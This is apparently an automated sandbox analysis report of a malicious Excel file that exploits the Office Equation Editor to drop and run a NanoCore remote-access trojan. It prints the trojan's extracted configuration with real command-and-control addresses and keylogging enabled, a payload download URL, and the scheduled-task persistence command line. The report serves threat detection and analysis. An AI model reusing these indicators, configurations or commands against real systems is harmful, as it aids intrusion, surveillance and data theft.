ID: 384530
Sample Name: Files Specification.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 11:42:12
Date: 09/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Files Specification.xlsx

Overview


General Information

Sample Name:	Files Specification.xlsx
Analysis ID:	384530
MD5:	3f313ed62b62d4b.
SHA1:	ad59b8e880ac24..
SHA256:	175deb6bade5be..
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




Nanocore

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Detected Nanocore Rat
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Sigma detected: NanoCore
- Sigma detected: Scheduled temp file…
- Snort IDS alert for network traffic (e.…
- Yara detected AntiVM3
- Yara detected Nanocore RAT
- Allocates memory in foreign process…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2308 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2400 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2488 cmdline: 'C:\Users\Public\vbc.exe' MD5: A74ECE32BC1B6DB38A2D379C7FC78D2C)
    - schtasks.exe (PID: 2244 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\tHyARuOEdFlN' /XML 'C:\Users\user\AppData\Local\Temp\tmp4C3D.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
    - RegSvcs.exe (PID: 2200 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe MD5: 62CE5EF995FD63A1847A196C2E8B267B)
- smtpsvc.exe (PID: 1664 cmdline: 'C:\Program Files (x86)\SMTP Service\smtpsvc.exe' MD5: 62CE5EF995FD63A1847A196C2E8B267B)
- **cleanup**

Malware Configuration

Threatname: NanoCore

```
{
  "Version": "1.2.2.0",
  "Mutex": "f57d5a77-8670-45ef-b736-5f3a07b6",
  "Group": "Addora",
  "Domain1": "79.134.225.30",
  "Domain2": "nassiru1155.ddns.net",
  "Port": 1144,
  "KeyboardLogging": "Enable",
  "RunOnStartup": "Enable",
  "RequestElevation": "Disable",
  "BypassUAC": "Disable",
  "ClearZoneIdentifier": "Enable",
  "ClearAccessControl": "Disable",
  "SetCriticalProcess": "Disable",
  "PreventSystemSleep": "Enable",
  "ActivateAwayMode": "Disable",
  "EnableDebugMode": "Disable",
  "RunDelay": 0,
  "ConnectDelay": 4000,
  "RestartDelay": 5000,
  "TimeoutInterval": 5000,
  "KeepAliveTimeout": 30000,
  "MutexTimeout": 5000,
  "LanTimeout": 2500,
  "WanTimeout": 8000,
  "BufferSize": "ffff0000",
  "MaxPacketSize": "0000a000",
  "GCThreshold": "0000a000",
  "UseCustomDNS": "Enable",
  "PrimaryDNSServer": "8.8.8.8",
  "BackupDNSServer": "8.8.4.4"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.2365145581.00000000025 01000.00000004.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
00000007.00000002.2364697576.00000000004 B0000.00000004.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xe75:$x1: NanoCore.ClientPluginHost • 0xe8f:$x2: IClientNetworkHost
00000007.00000002.2364697576.00000000004 B0000.00000004.00000001.sdmp	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xe75:$x2: NanoCore.ClientPluginHost • 0x1261:$s3: PipeExists • 0x1136:$s4: PipeCreated • 0xeb0:$s5: IClientLoggingHost
00000007.00000002.2365691956.00000000035 49000.00000004.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
00000007.00000002.2365691956.00000000035 49000.00000004.00000001.sdmp	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0x2ab5:$a: NanoCore • 0x2b0e:$a: NanoCore • 0x2b4b:$a: NanoCore • 0x2bc4:$a: NanoCore • 0x1626f:$a: NanoCore • 0x16284:$a: NanoCore • 0x162b9:$a: NanoCore • 0x2ed3b:$a: NanoCore • 0x2ed50:$a: NanoCore • 0x2ed85:$a: NanoCore • 0x2b17:$b: ClientPlugin • 0x2b54:$b: ClientPlugin • 0x3452:$b: ClientPlugin • 0x345f:$b: ClientPlugin • 0x1602b:$b: ClientPlugin • 0x16046:$b: ClientPlugin • 0x16076:$b: ClientPlugin • 0x1628d:$b: ClientPlugin • 0x162c2:$b: ClientPlugin • 0x2eaf7:$b: ClientPlugin • 0x2eb12:$b: ClientPlugin

Click to see the 17 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.RegSvcs.exe.4b0000.2.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xe75:$x1: NanoCore.ClientPluginHost • 0xe8f:$x2: IClientNetworkHost

Source	Rule	Description	Author	Strings
7.2.RegSvcs.exe.4b0000.2.raw.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xe75:$x2: NanoCore.ClientPluginHost • 0x1261:$s3: PipeExists • 0x1136:$s4: PipeCreated • 0xeb0:$s5: IClientLoggingHost
7.2.RegSvcs.exe.354fb0c.8.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xd9ad:$x1: NanoCore.ClientPluginHost • 0xd9da:$x2: IClientNetworkHost
7.2.RegSvcs.exe.354fb0c.8.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xd9ad:$x2: NanoCore.ClientPluginHost • 0xea88:$s4: PipeCreated • 0xd9c7:$s5: IClientLoggingHost
7.2.RegSvcs.exe.354fb0c.8.unpack	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
Click to see the 33 entries				

Sigma Overview

System Summary:


Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: NanoCore

Sigma detected: Scheduled temp file as task from temp location

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Yara detected Nanocore RAT

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected Nanocore RAT

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Boot Survival:

Drops PE files to the user root directory

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected Nanocore RAT

Remote Access Functionality:

Detected Nanocore Rat


Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Exploitation for Client Execution 1 3	Scheduled Task/Job 1	Extra Window Memory Injection 1	Disable or Modify Tools 1	Input Capture 1 1	File and Directory Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 2
Default Accounts	Command and Scripting Interpreter 1	Boot or Logon Initialization Scripts	Process Injection 3 1 2	Obfuscated Files or Information 2 1	LSASS Memory	System Information Discovery 1 3	Remote Desktop Protocol	Input Capture 1 1	Exfiltration Over Bluetooth	Encrypted Channel 1

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Domain Accounts	Scheduled Task/Job 1	Logon Script (Windows)	Scheduled Task/Job 1	Software Packing 2	Security Account Manager	Security Software Discovery 2 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Standard Port 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Extra Window Memory Injection 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Remote Access Software 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1 1 2	LSA Secrets	Virtualization/Sandbox Evasion 2 1	SSH	Keylogging	Data Transfer Size Limits	Non-Application Layer Protocol 2
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 2 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Application Layer Protocol 1 2 2
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 3 1 2	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Hidden Files and Directories 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\tHyARuOEdFIN.exe	100%	Joe Sandbox ML		
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\loki[1].exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	0%	Metadefender		Browse
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\loki[1].exe	17%	ReversingLabs	ByteCode-MSIL.Backdoor.NanoBot	
C:\Users\user\AppData\Roaming\tHyARuOEdFlN.exe	17%	ReversingLabs	ByteCode-MSIL.Backdoor.NanoBot	
C:\Users\Public\vbc.exe	17%	ReversingLabs	ByteCode-MSIL.Backdoor.NanoBot	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.RegSvcs.exe.500000.4.unpack	100%	Avira	TR/NanoCore.fadte		Download File
7.2.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
covid19vaccinations.hopto.org	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://covid19vaccinations.hopto.org/loki.exe	100%	Avira URL Cloud	malware	
nassiru1155.ddns.net	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
79.134.225.30	6%	Virustotal		Browse
79.134.225.30	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
covid19vaccinations.hopto.org	34.220.10.254	true	true	• 2%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://covid19vaccinations.hopto.org/loki.exe	true	• Avira URL Cloud: malware	unknown
nassiru1155.ddns.net	true	• Avira URL Cloud: safe	unknown
79.134.225.30	true	• 6%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.%s.comPA	vbc.exe, 00000004.00000002.2183115808.000000000BC20000.00000002.00000001.sdmp, RegSvcs.exe, 00000007.00000002.2366501562.0000000005320000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous	vbc.exe, 00000004.00000002.2183115808.000000000BC20000.00000002.00000001.sdmp, RegSvcs.exe, 00000007.00000002.2366501562.0000000005320000.00000002.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	vbc.exe, 00000004.00000002.2177066923.0000000002605000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http:// https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	vbc.exe, 00000004.00000002.217 7046029.00000000025E7000.00000 004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
34.220.10.254	covid19vaccinations.hopto.org	United States		16509	AMAZON-02US	true
79.134.225.30	unknown	Switzerland		6775	FINK-TELECOM-SERVICESCH	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	384530
Start date:	09.04.2021
Start time:	11:42:12
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 23s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Files Specification.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/24@1/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.2% (good quality ratio 0.1%) • Quality average: 27% • Quality standard deviation: 24.3%
HCA Information:	• Successful, ratio: 94% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:43:06	API Interceptor	188x Sleep call for process: EQNEDT32.EXE modified
11:43:17	API Interceptor	35x Sleep call for process: vbc.exe modified
11:43:21	API Interceptor	1x Sleep call for process: schtasks.exe modified
11:43:21	API Interceptor	968x Sleep call for process: RegSvcs.exe modified
11:43:23	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run SMTP Service C:\Program Files (x86)\SMTP Service\smtpsvc.exe
11:43:33	API Interceptor	3x Sleep call for process: smtpsvc.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
79.134.225.30	J62DQ7fO0b.exe	Get hash	malicious	Browse	
	oE6O5K1emC.exe	Get hash	malicious	Browse	
	AIC7VMxudf.exe	Get hash	malicious	Browse	
	Payment Confirmation.exe	Get hash	malicious	Browse	
	JOIN.exe	Get hash	malicious	Browse	
	Itinerary.pdf.exe	Get hash	malicious	Browse	
	vVH0wIFYFd.exe	Get hash	malicious	Browse	
	GWee9QSphp.exe	Get hash	malicious	Browse	
	s7pnYY2USl.jar	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	s7pnYY2USl.jar	Get hash	malicious	Browse	
	SecuriteInfo.com.BehavesLike.Win32.Generic.dc.exe	Get hash	malicious	Browse	
	Import and Export Regulation.xlsx	Get hash	malicious	Browse	
	BBdzKOGQ36.exe	Get hash	malicious	Browse	
	BL.exe	Get hash	malicious	Browse	
	Payment Invoice.exe	Get hash	malicious	Browse	
	Payment Invoice.pdf.exe	Get hash	malicious	Browse	
	Inquiries_scan_011023783591374376585.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
covid19vaccinations.hopto.org	APR 21SOA.xlsx	Get hash	malicious	Browse	• 144.168.163.101

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
